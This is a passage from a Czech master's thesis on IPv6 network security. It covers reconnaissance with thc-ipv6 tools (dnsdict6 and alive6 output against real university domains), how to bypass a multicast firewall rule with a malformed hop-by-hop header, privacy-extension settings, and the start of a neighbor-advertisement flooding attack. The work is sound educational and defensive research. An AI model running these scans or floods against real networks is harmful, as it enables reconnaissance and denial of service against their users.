VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

ZABEZPEČENÍ SÍTÍ S PROTOKOLEM IPv6

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE Bc. LUKÁŠ GEYER
AUTHOR

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY
A KOMUNIKAČNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND
COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

ZABEZPEČENÍ SÍTÍ S PROTOKOLEM IPv6

SECURING IPV6 NETWORKS

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE — Bc. LUKÁŠ GEYER
AUTHOR

VEDOUCÍ PRÁCE — doc. Ing. KAREL BURDA, CSc.
SUPERVISOR

BRNO 2011

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student:	Bc. Lukáš Geyer	***ID:***	112044
Ročník:	2	***Akademický rok:***	2011/2012

NÁZEV TÉMATU:

Zabezpečení počítačových sítí s protokolem IPv6

POKYNY PRO VYPRACOVÁNÍ:

Nastudujte, systematicky popište a analyzujte soudobé útoky i ochrany počítačových sítí s protokolem IPv6. Na tomto základě navrhněte pro správce lokálních sítí metodiku k zabezpečení jejich sítí. Navrženou metodiku zdůvodněte a zhodnoťte. Dále pro vybrané útoky navrhněte laboratorní úlohu, v níž by si studenti mohli některé útoky vyzkoušet nebo by si mohli ověřit ochranu vůči takovýmto útokům. Pro laboratorní úlohu zpracujte dokumentaci. Dbejte na to, aby tato dokumentace byla srozumitelná, pochopitelná a přehledná.

DOPORUČENÁ LITERATURA:

[1] Satrapa, P.: Internetový protokol IPv6. CZ.NIC. Praha 2008.
[2] Hogg, S.: IPv6 Security. Cisco Press. Indianapolis 2008.

Termín zadání:	6.2.2012	***Termín odevzdání:***	24.5.2012

Vedoucí práce: doc. Ing. Karel Burda, CSc.
Konzultanti diplomové práce:

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

ABSTRAKT

Cílem diplomové práce je analýza útoků na lokální sítě s protokolem IPv6 a ochran proti těmto útokům spolu s metodikou zabezpečení.

KLÍČOVÁ SLOVA

IPv6, bezpečnost, linux, thc-ipv6, ICMPv6, autokonfigurace, SEND, NDPMon, MLD

ABSTRACT

The objective of the diploma thesis is the analysis of network attacks on local area networks with IPv6 protocol and defenses against these attacks along with methodology of the security process.

KEYWORDS

IPv6, security, linux, thc-ipv6, ICMPv6, autoconfiguration, SEND, NDPMon, MLD

GEYER, Lukáš *Zabezpečení sítí s protokolem IPv6*: diplomová práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2011. 65 s. Vedoucí práce byl doc. Ing. Karel Burda, CSc.

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Zabezpečení sítí s protokolem IPv6“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.

Brno ....

(podpis autora)

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu diplomové práce panu doc. Ing. Karlu Burdovi, CSc. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Brno ....

(podpis autora)

OBSAH

SEZNAM OBRÁZKŮ

1 ÚVOD

Cílem diplomové práce je analýza soudobých útoků na lokální sítě s IPv6 protokolem, popis možných ochran proti těmto utokům a metodiky proti těmto útokům. Diplomová práce je rozdělena do tří hlavních kapitol.

První kapitola rozebírá primární krok při síťovém útoku, průzkum respektive skenování IPv6 sítí jak lokálně tak vzdáleně, alternativní metody vyhledávání informací o IPv6 adresách a možnosti stížení nalezení aktivní stanice různými typy adresace klientských stanic. Druhá kapitola se soustředí na popis a demonstraci útoků na lokální sítě s IPv6 pomocí nástrojů z thc-ipv6. Útoky jsou demonstrovány na fyzické topologii lokální kolejní sitě a na virtuální topologii pomoci virtualizačního software VMware player. Demonstrované síťové útoky zahrnují

- podvržení autokonfiguračních parametrů
- falšování sousedů
- útok na přeplnění tabulky sousedů
- útok na detekci duplicitních adres
- útok na DHCPv6
- útok na MLDv6

Ve třetí kapitole jsou vysvětleny možné typy ochran proti těmto útokům, ochrany jsou orientovány na přístupovou a distribuční část lokálních sítí. Popsané typy ochran zahrnují

- SEND (Secure Neighbor Discovery)
- Router Advertisement Guard
- IPv6 firewall
- NDP Monitor

Poslední dvě kapitoly popisují metodiku při zabezpečování lokálních sítí a stručný popis laboratorní úlohy do předmětu MNSB, která je součástí diplomové práce v přiloženém dokumentu. V závěru jsou shrnuty praktické výsledky, kterých bylo během diplomové práce dosaženo.

2 BEZPEČNOST IPv6

S příchodem IPv6 nedošlo výrazným způsobem k vyvinutí nových typů útoků, pouze v určitých případech se tyto útoky jistým způsobem mění oproti IPv4, z důvodu odstranění broadcastových adres a změnou adresace. Dvě hlavní kategorie útoků na IPv6 jsou odepření služby a útok mužem uprostřed. Hlavními důvody těchto dvou typů útoku je nezkušenost ze strany správců a naivita výrobců operačních systémů. Je důležité zmínit, že současné operační systémy podporují jak obě verze IP protokolu tak i preferují IPv6 konektivitu oproti IPv4. Pokud tedy existuje k cíli cesta pomocí IPv4 i IPv6, operační systém si vybere IPv6. Implicitní podpora obou protokolů vede k falešnému pocitu bezpečnosti, a má za následek nejen otevřené **vrata** do systému, ale i zvětšení zátěže na veškerý hardware (směrování, filtrování provozu).

Přechod na 128 bitový adresní prostor sebou z hlediska počítačové bezpečnost přinesl hlavně rizika. Pro útočníka, jak fyzickou osobu tak software (červ, malware, virus), nepřipadají konvenční metody útoků na vzdálenou síť v úvahu, 64 bitové síťové prefixy v kombinaci s dostatečně nepředvidatelným adresním schématem znepříjemňují hledání aktivných stanic. Vlivem rozsáhlosti adresního prostoru se mění metoda získávání informací o jednotlivých hostech ze standardních skenů na DNS servery a vyhledávací enginy. Bitva mezi útočníky a systémovými správci se přenáší na pole lokálních sítí, které jsou nejvíc postiženou oblastí. IPv6 je založen na bezpečnostním modelu z 90. let minulého století.

Hlavním bezpečnostním prvkem přidaným do IPv6 je IPsec, který umožňuje šifrování provozu a autentizaci komunikujících stran, podle IETF specifikací musí jakékoliv zařízení provozující IPv6 podporovat IPsec, což ale neznamená, že datový provoz bude šifrován nebo autentizován, bohužel tomu ve většině případů není. Z důvodu pomalého přechodu na IPv6, je IPsec využíván primárně k zabezpečení IPv4 provozu (zpětná kompatibilita). Na lokálních sítích je nejvíc v ohrožení ICMP protokol, do kterého jsou v IPv6 agregovány jak diagnostické funkce, jako tomu bylo v IPv4, tak i funkčnosti protokolu ARP (v IPv6 ND) a IGMP (v IPv6 MLD). Pro pokrytí bezpečnosti protokolu ND existuje Secure Neighbor Discovery (SEND), využívající asymetrickou kryptografii, hašovací funkce a digitální podpis.

3 NÁSTROJE IPv6 HACKERA

K penetračním testům IPv6 sítí slouží thc-ipv6 toolkit, obsahující nástroje zneužívající chyby v mechanismech IPv6. Obsažené nástroje se z větší časti soustřeďují na lokální sítě, jednotlivé nástroje jsou programované v programovacím jazyce C. K hlavním zneuživaným mechanismům v IPv6 patří

- ICMPv6
- Neighbor Discovery Protocol
- Autokonfigurace
- Multicast Listener Discovery
- DHCPv6


Mezi hlavní nástroje pro testování útoků na IPv6 využivané během diplomové práce

- alive6
- fake_router6
- smurf6, rsmurf6
- dnsdict6
- parasite6
- dos-new-ip6
- flood_router6
- flood_solicitate6, flood_advertise6
- flood_dhcp6, fake_dhcp6s
- fake_mld6

Pro analýzu datového provozu je použit Wireshark 1.6.5 a tcpdump síťový analyzátor. Síťové útoky jsou demonstrované na fyzické topologii mezi operačními systémy Windows 7 a linuxové distribuci Debian 6 zahrnujíci 2 - 70 koncových stanic. Pro účely diplomové práce se využivá virtualizace v programu VMware player. Statistiky zatížení procesoru, přenosové kapacity linky a grafy přijatých dat jsou vytvářeny v programu perfmon a správci úloh.

4 PRŮZKUM IPV6 SÍTÍ

Velikost adresního prostoru IPv6 eliminuje typické metody skenování IPv4 sítí. Každá IPv6 podsíť má přiřazený 64 bitový adresní prostor pro adresaci koncových stanic.



Obr. 4.1: Porovnání velikosti IPv4 a IPv6 sítí.

Účelem skenování je zjištění topologie, aktivních stanice a následně síťových služeb na jednotlivých systémech. Následující tabulky porovnávají dobu trvání skenováni IPv6 a IPv4 adresních rozsahů:

Síťový prefix IPv4	**Rychlost skenování [adresa/s]**	**Doba trvání [s]**
/8	10^2	2,56
/16	10^3	65,54
/24	10^6	16,78
/32	10^6	4474,80

Tab. 4.1: Rychlost skenování IPv4 prefixů

Z daných hodnot je zřejmé, že typické skenování IPv6 adresních prostorů pomocí automatizačních nástrojů jako jsou nmap[1] nebo nessus[2] jsou nepoužitené a navíc je tyto nástroje ani nepodporují. Útočník tedy musí získat alokované adresy z jiných zdrojů.

[1]nmap - `http://www.insecure.org`
[2]nessus - `www.tenable.com`

Síťový prefix IPv6	Rychlost skenování [adresa/s]	Doba trvání [rok]
/64	10^6	146 136
/128	10^{12}	10 782 897 524 600

Tab. 4.2: Rychlost skenování IPv6 prefixů

4.1 Vzdálený průzkum IPv6 sítí

Při vzdáleném průzkumu se útočník snaži skenovat lokální síť ze vzdálené lokality. Protože standardní metody skenování sítí nejsou na IPv6 architektuře možné je nutné využít alternativní metody. Alternativní metody zahrnují

- DNS záznamy AAAA (quad A)
- whois databáze[3] (ARIN, APNIC, RIPE, LACNIC, AfriNIC)
- přenos zóny DNS[4]
- síťové analyzátory (wireshark, tcpdump)
- DNS bruteforce pomocí **dnsdict6**

Sada jmenných serverů	NSS:VUTBR:1
Jmenný server	rhino.cis.vutbr.cz 147.229.3.10 2001:67c:1220:e000::93e5:30a
Jmenný server	sloth.vutbr.net
Jmenný server	pygmy.cis.vutbr.cz 147.229.3.146 2001:67c:1220:e100::93e5:392

Obr. 4.2: Dotaz do databáze `http://www.nic.cz/whois/` na doménu vutbr.cz.

Nástroj **dnsdict6** provádí slovníkové vyhledávání AAAA záznamů pro zadanou doménu. Doba trvání obou testů byla přibližně 5-6 minut s využitím implicitního slovníku obsahujícího 787 slov a bezdrátového připojení o rychlosti 0.5Mbit. I když doménové záznamy obsahují pouze informace, které musí být veřejně známé a většinou pouze adresy serverů (mail, dns, web, ntp), můžou tyto informace útočníkovi zmenšit oblast hledání. Útočník zná adresy serverů a lze předpokládat, že ostatní zařízení **mohou** mít adresu v nějakém okolí získaných adres z DNS.

[3]whois databáze - databáze organizace alokující adresní rozsahy pro danou geografickou lokalitu
[4]přenos DNS zóny - zálohování DNS informací z primárního na sekundární DNS server

```
root@alephone:aao# dnsdict6 harvard.edu
Starting enumerating harvard.edu. - creating 8 threads for 787 words...
Estimated time to completion: 1 to 2 minutes

www.harvard.edu. => 2607:fb60:100:210::e6
ntp.harvard.edu. => 2607:fb60:a:43::123
ntp.harvard.edu. => 2607:fb60:a:44::123
ntp.harvard.edu. => 2607:fb60:a:41::123
ntp.harvard.edu. => 2607:fb60:a:42::123
dns1.harvard.edu. => 2607:fb60:e:1::d

Found 6 domain names and 6 unique ipv6 addresses for harvard.edu.
root@alephone:aao#
```

Obr. 4.3: Slovníkové vyhledávání AAAA záznamů pro doménu harvard.edu.

```
root@alephone:aao# dnsdict6 vutbr.cz
Starting enumerating vutbr.cz. - creating 8 threads for 787 words...
Estimated time to completion: 1 to 2 minutes

ipv6.vutbr.cz. => 2001:67c:1220:e100::93e5:39e
webmail.vutbr.cz. => 2001:67c:1220:e100::93e5:399
news.vutbr.cz. => 2001:67c:1220:809::93e5:92b
mirror.vutbr.cz. => 2001:67c:1220:e100::93e5:390
ms.vutbr.cz. => 2001:67c:1220:2::93e5:282
ms.vutbr.cz. => 2001:67c:1220:2:3528:c44:598a:1c12

Found 6 domain names and 6 unique ipv6 addresses for vutbr.cz.
root@alephone:aao#
```

Obr. 4.4: Slovníkové vyhledávání AAAA záznamů pro doménu vutbr.cz.

10.0.0.138	10.0.0.2	DNS	Standard query response AAAA 2001:67c:1220:e100::93e5:39e
10.0.0.2	10.0.0.138	DNS	Standard query AAAA imap.vutbr.cz
10.0.0.138	10.0.0.2	DNS	Standard query response
10.0.0.2	10.0.0.138	DNS	Standard query AAAA sql.vutbr.cz
10.0.0.138	10.0.0.2	DNS	Standard query response CNAME flamingo.cis.vutbr.cz
10.0.0.2	10.0.0.138	DNS	Standard query AAAA ntp.vutbr.cz
10.0.0.138	10.0.0.2	DNS	Standard query response CNAME civet.cis.vutbr.cz AAAA 2001:67c:1220:e100::93e5:399

Obr. 4.5: DNS dotazy programu **dnsdict6**.

Pro stížení vzdáleného průzkumu sítí je důležité vyvarovat se následujícím adresačním chybám

sekvenční adresování

snadno zapamatovatelné řetězce

Sekvenční adresování se vyskytuje u DHCPv6 kdy server disponuje adresním rozsahem, který se přiřazuje jednotlivým klientům. Snadno zapamatovatelné řetězce jsou kombinace abecedních znaků z hexadecimální soustavy které jsou odhadnutelné slovníkovým útokem. Úspěšnost s jakou je útočník schopný nalézt aktivní adresu závisí jak na metodě kterou jsou adresy přidělovány tak na vhodném adresním schématu, při výběru mechanismu musí být kladen důraz na bezpečnost a ne pohodlnost síťového správce. Existují následující metody přidělování adres

- Bezestavová autokonfigurace (RA, RA)
- Stavová autokonfigurace (DHCPv6)
- Manuální přiřazení

4.2 Lokální průzkum IPv6 sítí

Lokální průzkum hojně využívá multicastové[5] adresy na kterých je IPv6 postaven. Multicastové adresy eliminují potřebu skenování služeb na jednotlivých aktivních stanicích. Umožňuje specifikovat zda-li chceme najít pouze směrovače, DNS servery, DHCP servery, MLD[6] servery nebo koncové zařízení.

Multicastová adresa	**Popis adresy**
ff02::1	koncové stanice na lokální síti
ff02:2	směrovače na lokální síti
ff02::16	MLD směrovače
ff02::1:2	DHCP server
ff02::fb	DNS server

Tab. 4.3: Seznam vybraných multicastových adres

Pro lokální skenování IPv6 sítí, tj. předpokladem je fyzický přistup k lokálnímu segmentu sítě (z důvodu lokálního dosahu multicastových adres), slouží nástroj **alive6**, který umožňuje několik typů skenování lokálních sití. Z výstupu lze určit (při implicitním nastavení operačního systému) zda-li se jedná o operační systém Windows nebo Linux.

EUI-64 formát = Linux
Dočasná adresa = Windows

[5] `http://www.iana.org/assignments/ipv6-multicast-addresses/ipv6-multicast-addresses.xml`

[6] MLD - Multicast Listener Discovery

Daný typ lokálního skenování lze lehce eliminovat následujícím firewallovým pravidlem pomocí ip6tables[7]

-A INPUT -p icmpv6 –icmpv6-type 128 -d ff02::1 -j DROP

```
Alive: 2001:67c:1220:c1b1:7c86:d055:dda2:6e91
Alive: 2001:67c:1220:c1b1:fc2f:ff2:518:fd19
Alive: 2001:67c:1220:c1b1:219:dbff:fef0:3351
Alive: 2001:67c:1220:c1b1:f1ad:29d9:2daa:9e03
Alive: 2001:67c:1220:c1b1:3d77:ca0c:e14:eaf1
Alive: 2001:67c:1220:c1b1:29be:694b:b3f4:39e
Alive: 2001:67c:1220:c1b1:e416:ed29:f575:6052
Alive: 2001:67c:1220:c1b1:4a5b:39ff:fe3d:affa
Alive: 2001:67c:1220:c1b1:8030:6fba:5aa7:1f1f
Alive: 2001:67c:1220:c1b1:10a3:c493:a264:9466
Alive: 2001:67c:1220:c1b1::3
Alive: 2001:67c:1220:c1b1::1
Alive: 2001:67c:1220:c1b1:f5c8:a6a0:13ac:a9ae
Alive: 2002:93e5:c4ba:1234::1
Alive: 2001:67c:1220:c1b1:3e07:54ff:fe0e:2c0f
Alive: 2001:67c:1220:c1b1:129a:ddff:fe40:a364
Found 49 systems alive
root@alephone:aao#
```

Obr. 4.6: Skenování lokální sítě programem **alive6**.

Výše zmíněné firewallové pravidlo lze lehce obejít vkládáním chybné **hop-by-hop option** hlavičky do IPv6 paketů. Na takto vytvořené ICMPv6 zprávy reagují aktivní stanice na sítí zasíláním chybových ICMPv6 zpráv zpět k útočníkovi.

Source	Destination	Protocol	Info
2001:db8::1	ff02::1	ICMPv6	Echo request
2001:db8::1	ff02::1	ICMPv6	Echo request
fe80::250:56ff:fec0:8	2001:db8::1	ICMPv6	Parameter problem (Option)
2001:db8::1000	2001:db8::1	ICMPv6	Parameter problem (Option)

Obr. 4.7: Porovnání standardního skenu a invalid hop-by-hop skenu.

[7] ip6tables - `http://www.netfilter.org`

```
Internet Protocol Version 6
▸ 0110 .... = Version: 6
  .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: IPv6 hop-by-hop option (0x00)
  Hop limit: 255
  Source: 2001:db8::1 (2001:db8::1)
  Destination: ff02::1 (ff02::1)
▾ Hop-by-Hop Option
    Next header: ICMPv6 (0x3a)
    Length: 1 (16 bytes)
Internet Control Message Protocol v6
  Type: 128 (Echo request)
  Code: 0
  Checksum: 0x7725 [correct]
  ID: 0xdead
  Sequence: 0xbeef
▾ Data (8 bytes)
    Data: 8001EA10EA10EA10
    [Length: 8]
```

Chybná hlavičky hop-by-hop bez pole Options

Obr. 4.8: Chybná hlavička hop-by-hop.

4.3 Autokonfigurace

Mechanismus autokonfigurace umožňuje automatické nastavení síťových parametrů pro jakékoliv zařízení po připojení do sítě, existují dva typy:

- Bezestavová (RA, RS)
- Stavová (DHCPv6)

Bezestavová autokonfigurace je implicitně používaná na operačních systémech současnosti, adresa síťového rozhraní se tvoří kombinací síťového prefixu a upravené MAC adresy ve formátu EUI-64. Pokud útočník zná identifikátor výrobce síťových karet, volně dostupné na Internetu, tvořící 24 bitů MAC adresy, zbývá mu náhodné prozkoušení 2^{24} adres. Tato metoda do určité míry usnadňuje útočníkovi vyhledání aktivních adres v podsítí, nabízí se tedy aby se kombinovalo více výrobců[8] (Xerox, Matrix, Intel, Cisco, atd...) síťových karet. Existuje způsob jak útočníkovi znepříjemnit vyhledávání aktivních adres a to pomocí dočasných adres.

[8]Organizationally Unique Identifier - `http://standards.ieee.org/develop/regauth/oui/oui.txt`

```
root@alephone:aao# ifconfig wlan0
wlan0     Link encap:Ethernet  HWadr 00:21:00:16:6b:9a
          inet adr:10.0.0.2  Všesměr:10.0.0.255 Maska:255.255.255.0
          inet6-adr: fe80::221:ff:fe16:6b9a/64 Rozsah:Linka
          AKTIVOVÁNO VŠESMĚROVÉ_VYSÍLÁNÍ BĚŽÍ MULTICAST  MTU:1500  Metrika:1
          RX packets:3785795 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2241652 errors:0 dropped:0 overruns:0 carrier:0
          kolizí:0 délka odchozí fronty:1000
          RX bytes:742606739 (708.2 MiB)  TX bytes:226767575 (216.2 MiB)

root@alephone:aao#
```

Obr. 4.9: Síťová adresa ve formátu EUI-64.

4.4 Dočasné adresy

Pojmem dočasné adresy (anglicky Privacy Extensions) se rozumí IPv6 adresy tvořené ze systémem vygenerované pseudonáhodné hodnoty. Při prvním spuštění systému se vygeneruje náhodná hodnota používaná v první iteraci algoritmu vypočítavajícího dočasné adresy, pro další iterace se používá určitá část výstupu hašovací funkce. Během první iterace se tato pseudonáhodná hodnota vygenerovaná systémem podstoupí hašovací funkci, implicitně MD5[9]. Dočasná adresa je tvořena kombinací prefixu získaného pomocí NDP zpráv a nejvýznamějšími 64 bity z výstupu hašovací funkce, zatímco nejméně významných 64 bitů je použito při další iteraci jako pseudonáhodná hodnota.

```
root@alephone:aao# cat /proc/sys/net/ipv6/conf/wlan0/use_tempaddr
0
root@alephone:aao#
```

Obr. 4.10: Nastavení **Privacy Extensions** na Linuxu.

Na operačních systémech Windows se aktivace, popř. deaktivace dočasných adres nastavuje pomocí příkazů:

netsh interface ipv6 set global randomizeidentifiers=enabled

```
Fyzická Adresa. . . . . . . . . . : 00-1E-8C-84-DF-AC
Protokol DHCP povolen . . . . . . : Ano
Automatická konfigurace povolena  : Ano
IPv6 adresa. . . . . . . . . . . . : 2001:67c:1220:c1b1:65c8:d84a:b023:e59d(Preferované)
```

Obr. 4.11: Aktivované Privacy Extensions na Windows 7.

[9]MD5 - Message Digest 5, hashovací funkce, 128bit výstup

netsh interface ipv6 set global randomizeidentifiers=disabled

```
Fyzická Adresa. . . . . . . . . . : 00-1E-8C-84-DF-AC
Protokol DHCP povolen . . . . . . : Ano
Automatická konfigurace povolena  : Ano
IPv6 adresa. . . . . . . . . . . : 2001:67c:1220:c1b1:21e:8cff:fe84:dfac(Preferované)
```

Obr. 4.12: Deaktivované Privacy Extensions na Windows 7.

ekvivalentní příkaz na Linuxu (pro dočasné nastavení):

echo "2" > /proc/sys/net/ipv6/conf/<rozhraní>/use_tempaddr

Pro trvalné nastavení je nezbytné editovat soubor **/etc/sysctl.conf** a přidat řádek:

net.ipv6.conf.[interface].use_tempaddr=2

```
inet6-adr: 2001:67c:1220:c1b1:e163:bd8:e1dc:2ca1/64 Rozsah:Globál
inet6-adr: fec0::b:e163:bd8:e1dc:2ca1/64 Rozsah:Stanoviště
inet6-adr: 2002:93e5:c7a3:b:e163:bd8:e1dc:2ca1/64 Rozsah:Globál
```

Obr. 4.13: Aktivace Privacy Extensions na Linuxu.

V souvislosti s Privacy Extensions jsou důležité dva parametry:

temp_preferred_lft
temp_valid_lft

Parametr **temp_preferred_lft** definuje dobu po jakou bude dočasná adresa používána ke komunikaci, po vypršení tohoto časovače bude adresa deaktivována, avšak zůstane přiřazena na síťovém rozhraní, a vygeneruje se nová která se nastaví jako aktivní, parametr **temp_valid_lft** definuje dobu, po kterou je dočasná adresa přiřazena síťovému rozhraní po vypršení časovače **temp_preferred_lft**. Implicitní hodnoty těchto parametrů jsou následující:

```
root@alephone:aao# cat /proc/sys/net/ipv6/conf/wlan0/temp_valid_lft
604800
root@alephone:aao# cat /proc/sys/net/ipv6/conf/wlan0/temp_prefered_lft
86400
root@alephone:aao#
```

Obr. 4.14: Implicitní hodnoty časovačů na Linuxu. [sekundy]

Nastavení platnosti dočasných adres závisí na důležitosti jednotlivých stanic, kterým jsou tyto adresy přiřazovány. Moc nízké parametry sice vedou ke zvýšení

bezpečnosti a minimalizaci šance, že útočník najde aktivní stanici na síti avšak firewallová pravidla povolující nebo zamezující datový provoz z dané stanice se stávají neplatnými po každé změně. Navíc problém spojený s dočasnými adresami je v případě auditů logů, kdy je velmi obtížné korelovat mezi MAC adresami a jejich příslušnými IPv6 adresami. Servery by měli mít delší časovače než klientské stanice, aby byly trvale dostupnými. Doporučuje se využívat dočasné adresy pro externí komunikace, protože dočasné adresy poskytují anonymitu uživateli naopak pro interní komunikaci na lokálních sítích nejsou dočasné adresy nutné protože jednotlivými výpočty zbytečně zatěžují systém a navíc dosažení anonymity na lokálních sítích kde jsou všechny stanice dostupné pomocí multicastu je nemožné.

4.5 Manuální konfigurace

Manuální konfigurace stanic je nejvhodnější metodou pro sítě s malým počtem IPv6 hostů. Z bezpečnostního hlediska je důležité vybrat vhodné adresní schéma tak, aby jednotlivé stanice nebyly adresovány podle nějakého předvídatelného vzoru, aby se neadresovalo okolo začátku popřípadně konce adresního prostoru a aby se nepoužívali snadno zapamatovatelné identifikátory rozhraní na které se dá provést "brute-force" útok. Manuální konfigurace síťového rozhraní se provádí stejně jako na IPv4:

```
root@alephone:aao# ifconfig eth0
eth0      Link encap:Ethernet  HWadr 00:26:9e:2f:6e:e3
          inet adr:147.229.197.191  Všesměr:147.229.199.255 Maska:255.255.252.0
          inet6-adr: 2001:67c:1220:c1b1:d3ad:babe:533d:1337/64 Rozsah:Globál
          inet6-adr: fe80::226:9eff:fe2f:6ee3/64 Rozsah:Linka
          inet6-adr: 2001:67c:1220:c1b1:d3ad:babe:53ad:1337/64 Rozsah:Globál
          AKTIVOVÁNO VŠESMĚROVÉ_VYSÍLÁNÍ BĚŽÍ MULTICAST  MTU:1500  Metrika:1
          RX packets:16545331 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7227919 errors:0 dropped:0 overruns:0 carrier:0
          kolizí:0 délka odchozí fronty:1000
          RX bytes:2740510167 (2.5 GiB)  TX bytes:422654951 (403.0 MiB)
          Přerušení:22 Paměť:e4600000-e4620000

root@alephone:aao# ip -6 addr add 2001:67c:1220:c1b1:d3ad:babe:533d:1337/64 dev eth0
```

Obr. 4.15: Manuální konfigurace síťového rozhraní.

Tento příklad ukazuje nevhodný výběr IPv6 adresy, hostitelská část se skládá z pohledu uživatele ze snadno zapamatovatelné posloupnosti slov: dead babe seed leet. Avšak pro útočníka to znamená výrazné ulehčení při hledání aktivních adres.

5 ÚTOKY NA LOKÁLNÍ SÍTĚ S IPv6

Převážná většina útoků na lokální sítě s protokolem IPv6 mají charakter odepření služby. Hlavním cílem těchto útoků je protokol NDP, který je v IPv6 sítích ekvivalentem ARP protokolu a slouží k automatickému nastavení síťoveho rozhraní, vyhledávání sousedů na lokálním segmentu sítě, zjišťování dostupnosti sousedů a detekce duplicitních adres. Protože v IPv6 se funkcionalita mnoha protokolů z IPv4 agregovala do ICMPv6 lze za cíl IPv6 útoků považovat protokol ICMPv6 jehož součásti jsou následující podprotokoly

ND (Neighbor Discovery)
SEND (Secure Neighbor Discovery)
MLD (Multicast Listener Discovery)

Mezi nejčastěji zneužívané zprávy protokolu ICMPv6 patří následujíci (uvedeny pouze nejčastěji zneužívané ICMPv6 zprávy)

ICMPv6 typ zprávy	**Popis ICMPv6 zprávy**
4	Parameter Problem
128	Echo Request
129	Echo Reply
133	Router Solicitation
134	Router Advertisement
135	Neighbor Solicitation
136	Neighbor Advertisement
137	Redirect Message

Tab. 5.1: Nejčastěji zneuživané ICMPv6 zprávy.

K nejčastěji zneužívaným mechanismům v IPv6 sítích patři

- detekce duplicitních adres
- vyhledáváni sousedů (ND)
- správa multicastových skupin (MLD)
- autokonfigurace

5.1 Útok záplavou Neighbor Advertisement zpráv

Pomocí nástroje **flood_advertise6** může útočník generovat obrovské množství nevyžadaných (unsolicited) **neighbor advertisement** zpráv způsobující útok odepření služby. Syntaxe přikazu:

./flood_advertise6 <identifikátor rozhraní>

Podstatou je generování zpráv s falešnou IPv6 adresou s nastaveným **ovr** flagem, díky kterému dojde v koncové stanici k přepsáni záznamu v IPv6 Neighbor Cache.

Source	Destination	Protocol	Length	Info
fe80::218:c4ff:fe79:e4e8	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:c4ff:fe79:e4e8 (ovr) is at 00:18:c4:79:e4:e8
fe80::218:d5ff:fe97:831b	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:d5ff:fe97:831b (ovr) is at 00:18:d5:97:83:1b
fe80::218:a4ff:fe26:daad	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:a4ff:fe26:daad (ovr) is at 00:18:a4:26:da:ad
fe80::218:f8ff:feef:1df5	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:f8ff:feef:1df5 (ovr) is at 00:18:f8:ef:1d:f5
fe80::218:acff:fe40:4b37	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:acff:fe40:4b37 (ovr) is at 00:18:ac:40:4b:37
fe80::218:66ff:fe03:d73d	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:66ff:fe03:d73d (ovr) is at 00:18:66:03:d7:3d
fe80::218:3fff:fe54:d22a	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:3fff:fe54:d22a (ovr) is at 00:18:3f:54:d2:2a
fe80::218:b1ff:feb4:6575	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:b1ff:feb4:6575 (ovr) is at 00:18:b1:b4:65:75
fe80::218:2dff:fe49:5d02	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:2dff:fe49:5d02 (ovr) is at 00:18:2d:49:5d:02
